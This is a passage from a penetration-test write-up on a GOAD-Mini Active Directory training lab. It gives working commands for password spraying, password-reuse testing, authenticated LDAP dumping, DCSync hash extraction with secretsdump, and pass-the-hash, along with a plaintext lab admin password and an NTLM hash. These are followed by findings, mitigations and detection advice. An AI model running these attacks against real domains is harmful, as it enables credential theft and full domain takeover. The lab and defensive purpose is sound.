 > spray_passwords.txt <<
EOF
Password123!
Password1
Welcome123
Company123
8dCT-DJjgScp
EOF
Spray against all found users
for
 password
in
 $(
cat
 spray_passwords.txt);
do

echo

"[*] Testing password:
$password
"

for
 user
in
 $(
cat
 AD_PenTest/results/ad_users_simple.txt);
do
        smbclient -L 192.168.56.10 -U
"
$user
%
$password
"
 -N >/dev/null 2>&1

if
 [ $? -eq 0 ];
then

echo

"[+] VALID:
$user
:
$password
"

fi

sleep
 2
# Delay to avoid lockouts

done

echo

""
done
Account Lockout Considerations
Windows Default Lockout Policy
-
**Lockout threshold:**Usually 5 failed attempts
-
**Lockout duration:**Usually 30 minutes
-
**Reset counter:**Usually 30 minutes
Best Practices
- Use delays:
sleep
 2
# 2 seconds between attempts
2. Monitor for lockouts:
-
Watch for “Account locked out” errors
-
Stop if you see multiple lockouts
3. Use password spraying:
-
Test 3–5 common passwords against all users
-
Then brute force specific users
4. Prioritize users:
-
Start with service accounts (SQLService, WebService, etc.)
-
Then regular users
-
Avoid Administrator initially (high lockout risk)
Next Steps After Finding Credentials
-
Test credential validity:
-
smbclient -L 192.168.56.10 -U "username%password" -N
2. Enumerate with new credentials:
./AD_PenTest/scripts/enumerate-ad-users-ldap.sh \ sevenkingdoms.local username password 192.168.56.10
3. Check privileges:
crackmapexec smb 192.168.56.10 -u username -p password --shares
4. Lateral movement:
-
Use credentials to access other systems
-
Enumerate additional resources
-
Escalate privileges
Credential Discovery Results
Valid Credentials Discovered:
Through dictionary brute force and Kerberoasting, we identified valid credentials:
Administrator:8dCT-DJjgScp- Domain administrator account
Analysis:

This single credential provided significant access to the domain. The Administrator account has full domain privileges, enabling authenticated enumeration and further exploitation.
Password Reuse Testing
Once valid credentials were discovered, password reuse testing was performed:
Methodology:
-
Extract the password from the valid credential
-
Test this password against all other discovered users
-
Document any successful authentications
Command:
found_password=
"8dCT-DJjgScp"
for
 user
in
 $(
cat
 users.txt);
do

if
 [
"
$user
"
 !=
"Administrator"
 ];
then
    smbclient -L 192.168.56.10 -U
"
$user
%
$found_password
"
 -N >/dev/null 2>&1

if
 [ $? -eq 0 ];
then

echo

"PASSWORD REUSE:
$user
:
$found_password
"
 >> password_reuse.txt

echo

"✓ Password reuse detected:
$user
"

fi

fi
done
Results:
Password reuse testing was performed across all 27 discovered users. The goal was to identify if the same password was used across multiple accounts, which would enable lateral movement.
**Proof:**Credential testing results documented increds/valid_credentials.txtandcreds/password_reuse.txt
Phase 4.5: Authenticated Active Directory Enumeration
Strategy: Deep Enumeration with Valid Credentials
With valid credentials obtained in Phase 4, we can now perform comprehensive authenticated enumeration of the Active Directory environment. This provides complete visibility into the domain structure, users, groups, and security configurations.
Authenticated LDAP Enumeration
**Tool:**ldapsearch, ldapdomaindump
**Method:**Using discovered credentials to perform authenticated LDAP queries.

User Enumeration
Command:
ldapsearch -
x
 -H
"ldap://192.168.56.10"
 \
  -D
"Administrator@sevenkingdoms.local"
 \
  -w
"8dCT-DJjgScp"
 \
  -b
"DC=sevenkingdoms,DC=local"
 \

"(objectClass=user)"
 \
  sAMAccountName userPrincipalName description
Information Extracted:
-
All user accounts (27 discovered)
-
User principal names
-
Account descriptions
-
Account status (enabled/disabled)
-
Last logon information
Group Enumeration

Command:
ldapsearch -
x
 -H
"ldap://192.168.56.10"
 \
  -D
"Administrator@sevenkingdoms.local"
 \
  -w
"8dCT-DJjgScp"
 \
  -b
"DC=sevenkingdoms,DC=local"
 \

"(objectClass=group)"
 \
  cn member memberOf
Information Extracted:
-
All security groups
-
Group memberships
-
Nested group relationships
-
Group descriptions

Computer Enumeration
Command:
ldapsearch -
x
 -H
"ldap://192.168.56.10"
 \
  -D
"Administrator@sevenkingdoms.local"
 \
  -w
"8dCT-DJjgScp"
 \
  -b
"DC=sevenkingdoms,DC=local"
 \

"(objectClass=computer)"
 \
  name operatingSystem lastLogon
Information Extracted:
-
All computer accounts
-
Operating systems
-
Last logon timestamps
-
Computer descriptions
Organizational Unit (OU) Structure

Command:
ldapsearch -
x
 -H
"ldap://192.168.56.10"
 \
  -D
"Administrator@sevenkingdoms.local"
 \
  -w
"8dCT-DJjgScp"
 \
  -b
"DC=sevenkingdoms,DC=local"
 \

"(objectClass=organizationalUnit)"
 \
  ou description
**Benefit:**Understanding OU structure helps identify:
-
Administrative boundaries
-
Group Policy application
-
Delegation of control
-
Security boundaries
Complete Domain Dump
**Tool:**ldapdomaindump
**Method:**Performing a comprehensive dump of all AD objects.
Command:
ldapdomaindump
-
u
"SEVENKINGDOMS
\\
Administrator"
 \

-
p
"8dCT-DJjgScp"
 \

192.168
.
56.10
 \

-
o ldap_dump
/
Output Files Generated:


-
domain_users.json- All user accounts -
domain_groups.json- All groups -
domain_computers.json- All computers -
domain_ous.json- Organizational units -
domain_policy.json- Password and account policies
Phase 5: Advanced Exploitation
DCSync Attack
**Tool:**Impacket secretsdump

**Technique:**DCSync is a technique that mimics the behavior of a Domain Controller (DC) to request password data from another DC. This attack requires domain administrator privileges or accounts with specific replication rights.
Command:
secretsdump.py -dc-ip
192.168
.
56.10
 \
  sevenkingdoms.local/
Administrator
:
8
dCT-DJjgScp
@192
.
168.56
.
10
 \
  -just-dc
What DCSync Extracts:
-
**NTLM Hashes:**Password hashes for all domain accounts
-
**LM Hashes:**Legacy password hashes (if enabled)
-
**Kerberos Keys:**AES keys for Kerberos authentication
-
**krbtgt Hash:**The Kerberos ticket-granting ticket account hash
Impact:
DCSync is one of the most dangerous AD attacks because:
-
It extracts all domain credentials in a single operation
-
It enables “Golden Ticket” attacks using the krbtgt hash
-
It provides complete domain compromise
-
It can be performed remotely
Mitigation:
DCSync requires specific permissions:
-
Domain Admin privileges, OR
-
Replicating Directory Changes permissions, OR
-
Replicating Directory Changes All permissions
These permissions should be carefully audited and restricted.
Authenticated Enumeration

With valid credentials, additional enumeration was performed:
SMB Share Enumeration:
crackmapexec smb
192.168
.
56.10
 \
  -u Administrator \
  -H c66d72021a2d4744409969a581a1705e \

--shares
RPC User Enumeration:
rpcclient -U
"Administrator%8dCT-DJjgScp"

192.168
.
56.10
> enumdomusers

This authenticated enumeration provided:
-
Complete user and group listings
-
Organizational unit (OU) structure
-
Computer objects
-
Group membership information
-
Password policy information
Findings and Vulnerabilities
Scope Note
This section documents security weaknesses observed in aGOAD-Mini training lab. Several credentials and configurations are intentionally insecure for learning purposes. In a production Active Directory environment, these issues would represent critical security failures.
Environment Summary (for Findings Context)
-
Domain:
sevenkingdoms.local(SEVENKINGDOMS) -
DC:
KINGSLANDING(192.168.56.10) -
Identified principals during enumeration:26 user accounts+1 computer account(
KINGSLANDING$) =27 total principals
Critical Findings
F-01: Known / Weak Domain Administrator Credential
**Finding:**TheAdministratoraccount authenticated successfully using a weak / lab-known password (8dCT-DJjgScp).
**Severity:**Critical
Impact:
-
Immediatefull domain administrative control
-
Ability to perform privileged directory operations (e.g., domain-wide credential material extraction)
-
Enables rapid lateral movement and persistence paths in real environments
Evidence (example):
-
Successful authenticated LDAP enumeration as
Administrator -
Privileged operations were feasible once
Administratorcredentials were obtained
Recommendation:
-
Replace all default/lab credentials immediately in any non-lab deployment
-
Enforce strong password requirements and privileged-account hardening
-
Implement credential governance (rotation, unique secrets, vaulting)
F-02: Excessive Privilege Enables Domain-Wide Credential Disclosure
**Finding:**With domain administrator privileges, directory replication-style credential extraction (e.g., domain credential material retrieval) becomes feasible. **Severity:**Critical Impact:
-
Compromise ofall domain accountsin a single operation
-
Enables long-term compromise paths (e.g., ticket-forging classes of attacks in real-world AD)
Recommendation:
-
Restrict replication permissions to DCs only and audit for any non-DC principals
-
Implement tiered administration, Privileged Access Workstations (PAWs), and JIT privilege
-
Monitor and alert on directory replication-related behaviors (see “Monitoring and Alerting”)
High-Risk Findings
F-03: AS-REP Roastable Accounts (Pre-Auth Disabled)
**Finding:**AccountsASREPUser1andASREPUser2were configured without Kerberos pre-authentication, enabling offline password-guessing against AS-REP material.
**Severity:**High
Impact:
-
Username validation plus credential material acquisition without prior authentication
-
Offline cracking risk leading to account takeover and privilege chaining
Recommendation:
-
Ensure Kerberos pre-authentication is enabled for all standard user accounts
-
Periodically audit AD for
DONT_REQ_PREAUTHflag -
Monitor for anomalous Kerberos pre-auth patterns and high-volume AS-REQ activity
F-04: Service Accounts Exposed to Kerberoasting + Weak Password Hygiene
**Finding:**SPN-bearing service accounts (ExchangeService,FileService,SQLService,WebService) were present and Kerberos service ticket material could be obtained for offline password-guessing. In this lab, multiple service accounts also reused a weak password pattern.
**Severity:**High
Impact:
-
Service account takeover
-
Potential privilege escalation depending on service account rights, local admin presence, or delegated permissions
-
Lateral movement via service identity reuse
Recommendation:
-
Prefer**Group Managed Service Accounts (gMSA)**where possible
-
Enforce long, unique secrets for service accounts and rotate routinely
-
Reduce service account privileges; prohibit interactive logon; constrain delegation where applicable
-
Monitor for spikes in TGS requests to SPNs and suspicious service-ticket activity
Medium-Risk Findings
F-05: Partial Anonymous SMB Enumeration
**Finding:**Anonymous SMB sessions were partially permitted, allowing limited information disclosure. **Severity:**Medium Impact:
-
Increased reconnaissance capability (domain/host metadata, some share visibility depending on configuration)
-
Facilitates targeted follow-on attacks by improving username and asset discovery
Recommendation:
-
Disable anonymous/guest SMB access unless explicitly required
-
Validate
Null Sessionand guest access settings -
Restrict SMB exposure via firewalling and segmentation
F-06: Exposed HTTP Service on Domain Controller
**Finding:**TCP/80 (HTTP) was open on the domain controller, increasing the attack surface. **Severity:**Medium Impact:
-
Additional endpoint to enumerate and potentially exploit if misconfigured
-
Potential information leakage (banners, endpoints, redirects, legacy content)
Recommendation:
-
Remove unnecessary web services from DCs
-
If a web service is required, enforce TLS, authentication, and allowlisted administrative access
-
Separate web workloads from domain controllers (role separation)
Positive Security Controls Observed
P-01: SMB Signing Required
**Observation:**SMB signing was enabled and required. **Value:**Reduces risk of SMB relay / certain MITM-style attacks and strengthens SMB integrity guarantees.
P-02: Anonymous LDAP Bind Disabled
**Observation:**Anonymous LDAP queries were not allowed. **Value:**Prevents unauthenticated directory scraping and reduces exposure of domain object metadata.
Lessons Learned
Attack-Side Takeaways (What Enabled the Compromise)
-
**Enumeration drives outcomes:**Early discovery of domain identifiers, services, and user lists directly shaped credential attacks.
-
**One weak privileged credential collapses defenses:**Even with SMB signing and no anonymous LDAP, a single compromised privileged identity led to full control.
-
**Service accounts remain high-value:**SPN-bearing accounts can be leveraged for offline password attacks; weak password hygiene amplifies this risk.
-
**Password reuse is a force multiplier:**Reused patterns (especially across service identities) allow rapid expansion of access.
Defensive Takeaways (What Would Have Helped)
-
**Defense-in-depth must include credential controls:**Network-level best practices are insufficient if privileged credentials are weak or exposed.
-
**Monitoring is practical and effective:**Many AD attack primitives produce detectable Windows security events and Kerberos telemetry.
-
**Least privilege and role separation matter:**Reducing where admin credentials are used and separating DC roles reduces blast radius.
Tooling Observations (Operational Effectiveness)
-
**Nmap:**Strong for service discovery and environment fingerprinting.
-
**Enum4linux / enum4linux-ng:**Useful for SMB and domain metadata, especially when misconfigurations permit disclosure.
-
**Impacket:**Comprehensive AD protocol tooling for both discovery and exploitation paths.
-
**Custom scripts:**Essential for repeatable validation and structured evidence collection in assessments.
Defensive Recommendations
Immediate Actions (High Priority)
1) Eliminate Default / Known Credentials
-
Reset
Administratorand any lab/default accounts -
Reset all service account credentials
-
Enforce uniqueness (no shared passwords across identities)
-
Store privileged secrets in a managed vault
2) Correct Kerberos Pre-Auth Misconfigurations
-
Enable pre-authentication on all user accounts unless there is a justified exception
-
Audit for
DONT_REQ_PREAUTHregularly and alert on changes
3) Strengthen Password & Account Policies
Recommended baseline controls:
-
Minimum length:14+ characters(higher for privileged/service accounts)
-
Complexity: required (or use passphrases with strong length)
-
Password history + minimum age to reduce rapid cycling
-
Lockout policy tuned to balance security and operational risk
-
MFA for administrative access where feasible (especially for management planes)
Long-Term Improvements (Strategic)
4) Privileged Access Management (PAM)
-
Implement**Just-In-Time (JIT)**privilege elevation for admin tasks
-
Use**Privileged Access Workstations (PAWs)**for domain administration
-
Reduce membership in high-privilege groups; implement routine access reviews
5) Service Account Hardening
-
Migrate togMSAwhere possible
-
Deny interactive logon for service accounts
-
Constrain delegation and reduce privileges
-
Rotate secrets routinely and automatically where feasible
6) Reduce DC Attack Surface
-
Remove non-essential services (e.g., HTTP on DCs unless strictly necessary)
-
Enforce role separation (avoid hosting additional workloads on domain controllers)
7) Network Segmentation & Access Controls
-
Isolate DCs from general user subnets
-
Restrict inbound access to AD services to required hosts only
-
Apply firewalling/ACLs for SMB, WinRM, LDAP, Kerberos as appropriate
Monitoring and Alerting (Detection Engineering)
8) Enable Advanced Auditing (High Value)
Enable and forward relevant audit categories:
-
Account Logon: Success, Failure
-
Logon/Logoff: Success, Failure
-
Account Management: Success, Failure
-
Directory Service Access: Success, Failure
-
Object Access: Success, Failure (where relevant)
-
Policy Change: Success, Failure
-
Privilege Use: Success, Failure
-
System: Success, Failure
9) Prioritize Alerts for AD Attack Patterns
High-signal detections to implement:
-
Unusual Kerberos authentication failures and enumeration patterns
-
Suspicious service-ticket request volume to SPNs (Kerberoasting indicators)
-
Replication-related operations by non-DC accounts or abnormal hosts
-
Excessive failed logons or spraying-like patterns across many users
-
Privileged group membership changes and unexpected admin logons
Endpoint & Credential Protections (Where Applicable)
10) LAPS / Local Admin Secret Hygiene
-
Implement LAPS (or Microsoft LAPS) to randomize local admin passwords
-
Prevent local admin password reuse across endpoints
11) Credential Protections for High-Value Accounts
-
ConsiderProtected Usersgroup for sensitive accounts (with compatibility review)
-
EnableCredential Guardwhere supported and operationally feasible
12) Resilience
-
Maintain regular AD backups
-
Test recovery procedures
-
Document incident response playbooks for identity compromise scenarios
Conclusion
This GOAD-Mini penetration test demonstrated a complete Active Directory attack lifecycle: reconnaissance, service and user enumeration, credential discovery, authenticated domain mapping, and privileged domain-level impact. The decisive failure mode wascredential weakness at the highest privilege tier, which overcame otherwise reasonable baseline controls such as SMB signing and restricted anonymous LDAP.
Key Takeaways
-
**Enumeration is decisive:**comprehensive discovery materially increases attack success rate.
-
**Privileged credential hygiene is non-negotiable:**one weak admin credential collapses the domain.
-
**Service accounts demand special handling:**SPNs + weak password hygiene enable offline compromise paths.
-
**Domain-wide credential disclosure is catastrophic:**once privileged access is obtained, impact escalates quickly.
-
**Layered defense must include detection:**many AD attack primitives are observable with proper auditing and centralized logging.
Lab environments like GOAD-Mini remain a high-value platform for building real skills, validating detections, and rehearsing defensive controls safely. Translating these lessons into production requires disciplined identity governance, privilege reduction, robust monitoring, and continuous configuration auditing.